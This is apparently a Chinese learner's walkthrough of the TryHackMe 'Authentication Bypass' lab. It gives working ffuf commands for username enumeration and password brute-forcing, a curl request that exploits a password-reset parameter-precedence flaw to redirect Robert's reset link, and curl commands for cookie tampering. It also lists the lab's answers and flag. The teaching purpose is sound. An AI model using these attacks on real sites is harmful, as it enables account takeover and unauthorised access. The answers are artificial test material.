

补档--【THM】 Authentication Bypass(身份验证绕过)-学习

本文相关的TryHackMe实验房间链接：<https://tryhackme.com/room/authenticationbypass>

通过学习相关知识点：了解如何破解登录和其他身份验证机制，以允许你访问未经许可的区域。


H2 简介

在本文中，我们将了解绕过、击溃或破坏网站身份验证方法的不同方式。此类漏洞（会导致未授权访问）可能是最关键的漏洞之一，因为它通常以泄露客户个人数据而告终。

H2 用户名枚举

在尝试查找身份验证漏洞时，一个有用的操作是创建一个有效用户名列表，我们稍后将在其他小节中使用它。

网站错误消息是整理这些信息以构建我们的有效用户名列表的重要资源。在本文实验环境下（TryHackMe对应的实验房间）：我们访问Acme IT Support 网站（http://MACHINE_IP/customers/signup）注册页面，能看到一个创建新用户帐户的表单。



如果你尝试输入用户名 **admin** 并使用虚假信息填写其他表单字段，你将看到一个错误提示“具有此用户名的帐户已存在--An account with this username already exists”。我们可以使用下面的 ffuf 工具，利用此错误消息的存在来生成已在系统上注册的有效用户名列表。ffuf 工具将使用常用的用户名列表来检查任何匹配项。

```
user@tryhackme$ ffuf -w /usr/share/wordlists/SecLists/Names/names.txt -X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u http://MACHINE_IP/customers/signup -mr "username already exists"
```

在上面的示例中：

- -w 参数后接的是字典路径，在此示例中 具体指定的是攻击机上的用户名字典路径。
- -X 参数指定的是请求方法，默认为 GET 请求，但在此示例中为 POST 请求。
- -d 参数指定我们要发送的数据，在此示例中，我们有四个字段：用户名、电子邮件、密码和 cpassword。我们已将用户名的值设置为 FUZZ，在 ffuf 工具中，FUZZ 关键字表明我们所用的字典中的内容将被插入到请求消息中的什么位置。

- -H 参数用于向请求添加额外的标头，在示例中，我们将设置Content-Type 以便让web 服务器知道我们正在发送表单数据。
- -u 参数指定我们向其发出请求的 URL。
- -mr 参数是我们正在寻找的页面上的报错信息的文本内容，以验证我们是否找到了有效的用户名。

ffuf 工具和要使用的字典都预装在TryHackMe实验房间中的 AttackBox 上，你也可以通过 <https://github.com/ffuf/ffuf> 下载并安装ffuf工具到你的本地攻击机。

请创建一个名为 valid_usernames.txt 的文件并在文件内容中 添加你使用 ffuf 工具找到的用户名，该文件将在第3小节中被使用。

答题

回答以下问题

以 si*** 开头的用户名是什么？

正确答案

以 st*** 开头的用户名是什么？

正确答案

以 ro**** 开头的用户名是什么？

正确答案

目标站点网页：

10.10.68.98/customers/signup

TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

Acme IT Support Home News Contact Customers

Acme IT Support

Customer Signup

Already have an account? [Login here.](#)

Customer Signup

Username:


Email Address:

Password:


Confirm Password:

[Signup](#)


注册报错信息：



使用fuff工具获取目标站点的注册网页的有效用户名：



valid_usernames.txt的内容（使用命令 `nano valid_usernames.txt` 创建文本文件）：



admin、robert、simon、steve

H2 暴力破解攻击

使用我们在上一个小节中生成的 valid_usernames.txt 文件，我们现在可以使用它来尝试对登录页面（http://MACHINE_IP/customers/login）进行暴力攻击。

注意：如果你使用 ffuf 管道输出 来创建 valid_usernames.txt 文件，那么该txt文件中的数据可能会出现 问题。 请清理valid_usernames.txt文件中的数据，将有效用户名直接复制到txt文件中即可。

暴力破解攻击是一个自动化过程，它会尝试针对单个用户名或者多个用户名（如我们例子中的用户名列表）使用常用的密码字典去匹配。

运行此命令时，请确保终端命令行的执行位置与 valid_usernames.txt 文件位于同一目录中。

```
user@tryhackme$ ffuf -w
valid_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-
million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2" -H
"Content-Type: application/x-www-form-urlencoded" -u
http://MACHINE_IP/customers/login -fc 200
```

这个 ffuf 命令与第2小节中的命令有所不同：之前我们使用 **FUZZ** 关键字来选择 用户名字典在请求消息中插入数据的位置，而在本例中因为我们将使用多个字典列表，所以我们必须指定我们自己的关键字 **W1**和 **W2**。

在本例中，我们将使用 **-w** 参数指定多个字典列表，但是会用逗号分隔每个字典列表，我们将使用 **W1** 参数来指定有效用户名列表，使用 **W2** 参数来指定我们将要尝试的密码列表。最后，为了筛选出匹配成功的结果，我们将使用 **-fc** 参数来过滤HTTP 状态代码为200的消息响应结果（匹配成功会是302代码--重定向）。

答题

回答以下问题

什么是有效的用户名和密码（格式：用户名/密码）？

steve/thunder

正确答案

使用ffuf工具：

```
ffuf -w valid_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-
Credentials/10-million-password-list-top-100.txt:W2 -X POST -d
"username=W1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u
http://10.10.68.98/customers/login -fc 200
```

```
st@ip-10-10-73-145:~$ ffuf -w valid_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.10.68.98/customers/login -fc 200

v1.3.1

:: Method      : POST
:: URL         : http://10.10.68.98/customers/login
:: Wordlist    : W1: valid_usernames.txt
:: Wordlist    : W2: /usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt
:: Header     : Content-Type: application/x-www-form-urlencoded
:: Data       : username=W1&password=W2
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
:: Filter     : Response status: 200

[Status: 302, Size: 0, Words: 1, Lines: 1]
* W1: steve
* W2: thunder


Progress: [400/400] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
st@ip-10-10-73-145:~$
```

steve/thunder

H2 逻辑缺陷

什么是逻辑缺陷？

有时在身份验证过程中会存在逻辑缺陷问题。逻辑缺陷是指应用程序的典型逻辑路径被攻击者绕过、规避或操纵。一个网站的任何区域都可能存在逻辑缺陷问题，但是我们将重点关注与本小节实例中的身份验证相关的示例。



逻辑缺陷简单示例

下面的模拟代码示例：检查客户端访问的路径的开头是否以 `/admin` 开头，如果是，则进一步检查客户端是否实际上是管理员用户；如果某个页面的访问路径不以 `/admin` 开头，则会将该页面直接显示给客户端。

```
if( url.substr(0,6) === '/admin') {  
    # Code to check user is an admin  
} else {  
    # View Page  
}
```

因为上面的 PHP 代码示例使用的是三个等号 (`===`)，所以它会在字符串上寻找完全匹配，包括相同的大小写字母。

以上代码示例 存在逻辑缺陷问题，如果未经身份验证的用户 请求的页面路径是以 `/adMin` 开头，按照代码逻辑将不会检查该用户的权限而是会将页面显示给该用户，所以导致该用户能够完全绕过身份验证检查。

关于逻辑缺陷的知识点练习

我们将检查 Acme IT Support 网站 (http://MACHINE_IP/customers/reset) 的重置密码功能（**Reset Password**）。我们能够看到一个表格，要求提供与我们希望执行密码重置的帐户关联的电子邮件地址；如果输入了无效的电子邮件，你将收到一个错误消息“未能从提供的电子邮件地址找到帐户--**Account not found from supplied email address**”。

出于演示目的，我们将使用能被网站接受的电子邮件地址 `robert@acmeitsupport.thm`；然后我们会看到表单的下一阶段，它会要求我们输入与此登录电子邮件地址关联的用户名。如果我们输入 `robert` 作为用户名并点击**检查用户名**按钮，我们将看到一条确认消息，网站将向 `robert@acmeitsupport.thm` 发送 关于密码重置的电子邮件。

Acme IT Support

Reset Password

We'll send you a reset email to
`robert@acmeitsupport.thm`

在这个阶段，你可能想知道这个web应用程序中的漏洞是什么：当你知道电子邮件和用户名之后，你能够将密码重置链接发送到任意一个帐户所有者的电子邮件地址。

本演练需要在 AttackBox 上运行以下两个 Curl 请求。

在重置电子邮件过程的第二步中，用户名会通过 POST 字段提交到 Web 服务器，而电子邮件地址在查询字符串请求中会作为 GET 字段发送。

让我们通过使用 curl 工具手动向网络服务器发出请求来说明这一点。

Curl Request 1

```
# %40 是 @ 字符的url编码形式，可以使用url编码工具来验证
user@tryhackme$ curl 'http://MACHINE_IP/customers/reset?
email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-
urlencoded' -d 'username=robert'
```

我们使用 `-H` 标志向请求消息添加额外的标头。在本例中，我们会将 `Content-Type` 设置为 `application/x-www-form-urlencoded`，这能让 Web 服务器知道我们正在发送表单数据，以便 Web 服务器能够正确理解我们的请求消息。

在以上示例的 web 应用程序中，网站将使用查询字符串来检索用户帐户，检索完成之后，根据应用程序的逻辑，该网站将使用 PHP 变量 `$_REQUEST` 中的数据来发送密码重置电子邮件。

该网站的 PHP 代码中的 `$_REQUEST` 变量是一个数组，其中包含了从查询字符串接收的数据和 POST 数据。如果查询字符串和 POST 数据使用相同的键名，则此变量的应用程序逻辑将倾向于 POST 数据字段而不是查询字符串数据字段，因此如果我们在 POST 表单中添加另一个 `email` 参数，我们就可以控制关于密码重置的电子邮件的送达位置。

Curl Request 2

```
user@tryhackme$ curl 'http://MACHINE_IP/customers/reset?
email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-
urlencoded' -d 'username=robert&email=attacker@hacker.com'
```

Acme IT Support

Reset Password

We'll send you a reset email to
attacker@hacker.com

接下来，我们需要在 Acme IT Support 的客户页面创建一个帐户，这样做会为我们提供一个唯一的电子邮件地址，可用于创建该网站提供的**技术支持业务票据**，电子邮件地址的格式为

`{username}@customer.acmeitsupport.thm`。

现在重新运行 **Curl Request 2**，但在电子邮件字段中使用我们自己的

`@customer.acmeitsupport.thm`，然后在你的帐户上会生成一张业务票据，其中会包含一个链接，结果就是你能以 Robert 的身份实现登录并能查看 Robert 用户的账户信息。



```
user@tryhackme:~$ curl 'http://MACHINE_IP/customers/reset?
email=robert@acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded'
-d 'username=robert&email={username}@customer.acmeitsupport.thm'
```

答题

回答以下问题

罗伯特的支持票上的标志是什么？

THM{AUTH_BYPASS_COMPLETE}

正确答案

在目标站点的注册页注册一个账户：

target-ip

Acme IT Support

Customer Signup

Already have an account? Login here.

Customer Signup

Username:

hacker

Email Address:

hacker@customer.acmeitsupport.thm

Password:

Confirm Password:

Signup

Acme IT Support

Support Tickets

[Dashboard](#)[Support Tickets](#)[Your Account](#)[Logout](#)**用户hacker**

Tickets can be created using the below button or by sending an email to your custom address
hacker@customer.acmeitsupport.thm

Tickets

[Create Ticket](#)

You have no support tickets

hacker

hacker@customer.acmeitsupport.thm

在攻击机上使用curl命令：

```
curl 'http://10.10.68.98/customers/reset?email=robert@acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=hacker@customer.acmeitsupport.thm'
```

```
root@ip-10-10-11-40:~# curl 'http://10.10.68.98/customers/reset?email=robert@acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=hacker@customer.acmeitsupport.thm'
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Acme IT Support - Customer Login</title>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="https://pro.fontawesome.com/releases/v5.12.0/css/all.css" integrity="sha384-ek0ryaXPeCpMQNwMwSWVv00+1VrStoP3q54shlyHR8HzQg1g1v5fas6Yg0qLokz" crossorigin="anonymous">
  <link rel="stylesheet" href="/assets/bootstrap.min.css">
  <link rel="stylesheet" href="/assets/style.css">
</head>
<body>
  <nav class="navbar navbar-inverse navbar-fixed-top">
    <div class="container">
```

目标站点响应消息即可

在目标站点的hacker用户页面查看消息（点击id号查看详情）：

Acme IT Support

Support Tickets

[Dashboard](#)[Support Tickets](#)[Your Account](#)[Logout](#)

用户hacker账户界面

Tickets can be created using the below button or by sending an email to your custom address
hacker@customer.acmeitsupport.thm

Tickets

[Create Ticket](#)

Id	Subject	Date	Status
3	Password Reset	11/11/2022 10:01	Open

Acme IT Support

Support Tickets

[Dashboard](#)[Support Tickets](#)[Your Account](#)[Logout](#)

hacker用户界面

Ticket Information

Status: Open

Ticket Id: 3



Ticket Subject: Password Reset

Ticket Created: 11/11/2022 10:01

Ticket Contents:

We've received, a request to reset your password, please visit <http://10.10.68.98/customers/reset/3999d9e37142fd996fa5723546bb9390> to automatically login, and then you can reset your password from the 'Your Account' page

成功登录到用户robert:



THM{AUTH_BYPASS_COMPLETE}

H2 Cookie篡改

在你的在线会话期间检查和编辑由 Web 服务器设置的 Cookie 可能会产生多种结果，例如未经身份验证的访问、对其他用户帐户的访问或获得一个提升的权限。

Cookie-Plain Text (明文)

一些cookies的内容可以是纯文本的，它们的作用是显而易见的。例如，假设以下是成功登录后所设置的cookie信息：

```
Set-Cookie: logged_in=true; Max-Age=3600; Path=/  
Set-Cookie: admin=false; Max-Age=3600; Path=/
```



```
Set-Cookie: logged_in=true; Max-Age=3600; Path=/  
Set-Cookie: admin=false; Max-Age=3600; Path=/
```

我们可以看到一个 cookie (logged_in)，它似乎控制着用户当前是否登录，还有另一个cookie (admin)，它控制着访问者是否具有管理员权限。按照这个逻辑，如果我们更改了 cookie 的内容并重新发出请求，那么我们将能够更改我们拥有的权限。

首先，我们将从请求目标页面开始：



```
user@tryhackme$ curl http://10.10.68.98/cookie-test
```

我们可以看到返回了一条消息：未登录--Not Logged In

现在我们将发送另一个请求，并将 logged_in cookie 设置为 true，将 admin cookie 设置为 false：



```
user@tryhackme$ curl -H "Cookie: logged_in=true; admin=false"  
http://10.10.68.98/cookie-test
```

这次我们能够收到消息：以用户身份登录--Logged In As A User

最后，我们将发送又一个请求，将 logged_in 和 admin cookie 都设置为 true：



```
user@tryhackme$ curl -H "Cookie: logged_in=true; admin=true"  
http://10.10.68.98/cookie-test
```

这将返回结果：以管理员身份登录-- Logged In As An Admin

Cookie-Hashing（散列）

有时 cookie 值可能看起来像一长串随机字符，这些字符被称为散列，是原始文本内容的不可逆表示。 以下是你可能会遇到的一些hash示例：

Original String	Hash Method	Output
1	md5	c4ca4238a0b923820dcc509a6f75849b
1	sha-256	6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b
1	sha-512	4dff4ea340f0a823f15d3f4f01ab62eae0e5da579ccb851f8db9dfe84c58b2b37b89903a740e1ee172da793a6e79d560e5f7f9bd058a12a280433ed6fa46510a
